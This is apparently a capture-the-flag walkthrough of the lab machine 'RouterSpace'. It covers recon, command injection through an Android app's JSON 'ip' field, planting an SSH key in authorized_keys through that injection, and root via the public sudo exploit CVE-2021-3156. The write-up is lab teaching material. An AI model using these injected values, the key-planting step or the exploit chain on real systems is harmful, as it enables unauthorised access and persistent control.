ROUTERSPACE WALKTHROUGH

DISCOVERY:

Enumerated the box using nmap to find out the services running.


```
┌─[foolishviper@foolishviper-virtualbox]─[~/tools]
└──╼ $nmap -A 10.10.11.148 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-08 11:28 EST
Nmap scan report for routerspace.htb (10.10.11.148)
Host is up (0.20s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-RouterSpace Packet Filtering V1
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_  256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
80/tcp open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-11703
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 81
|     ETag: W/"51-bKeiHgiTwh0SjjYZSx75ymSIBng"
|     Date: Tue, 08 Mar 2022 16:28:38 GMT
|     Connection: close
|     Suspicious activity detected !!! {RequestID: lt wO 4w 75 yx v db 6X oCMx ubY }
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-30947
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Mon, 22 Nov 2021 11:33:57 GMT
|     ETag: W/"652c-17d476c9285"
|     Content-Type: text/html; charset=UTF-8
```

PORT 80:

We see a simple webpage with a download button in it. After clicking on the download buttoon we get a Routerspace.apk file. To install that apk we used a tool called anbox which provides a gui interface to work with.

NOTE:- To install anbox and run routerspace apk we can follow the steps mentioned in this link.

https://dev.to/sbellone/how-to-install-anbox-on-debian-1hjd



After installing the routerspace.apk we see a check status button which tries to connect to the server. We have to capture the packet, so in order to do that we configure burp-suite to capture the packets for all interfaces and proxying the apk using the following command:

adb shell settings put global http_proxy 10.10.17.90:1234

On capturing the packet, we send the packet to repeater tab for further experimentation. Upon sending to repeater tab, we see it is going on an unknown host: routerspace.htb (at left side bottom of burp-suite) so we configure our /etc/hosts file to get valid response.

Command in /etc/hosts file:


10.10.11.148 routerspace.htb

COMMAND INJECTION TO GET USER FLAG:


Tried injection with basic command injection payload but it was reflected so tried to bypass by adding {"ip":";id"} and it retuned paul username.

COMMAND INJECTION PAYLOADS: - https://github.com/payloadbox/command-injection-payload-list

We listed out the content of /home/paul directory, to find .ssh and user.txt along with other file.




In the above output we can see there is a user.txt file so using ;cat /home/paul/user.txt we got the first flag.




SSH CONNECTION USING SSH-KEYGEN

Once we got the first flag, we tried to get ssh by adding our public id_rsa.pub key into .ssh directory. In order to do that we generated a using ssh-keygen. After generating the public key, we appended it to .ssh directory by the following command: -

”;echo ‘public_key’ >> /home/paul/.ssh/authorized_keys”






Upon appending the public-key to the authorized_key we try to make a connection using our id_rsa key

Commands:

chmod 600 id_rsa

ssh -i id_rsa paul@10.10.11.148

And we got ssh connection.



PRIVILGE ESCALTION USING CVE-2021-3156:


Used SCP tool in order to transfer linpeas from attacker machine to victim machine.

Command:

scp -r /home/foolishviper/tools/linpeas.sh paul@10.10.11.148/tmp/

chmod +x linpeas.sh

Ran linpeas to find out that a vulnerable sudo version was running.




After googling the sudo version we came across CVE-2021-3156 and used it to get root.

https://github.com/worawit/CVE-2021-3156/blob/main/exploit_nss.py

Command:

nano exploit.py

scp -r /home/foolishviper/exploit.py paul@10.10.11.148/tmp/

On the ssh machine made the exploit executable and ran the script to get root.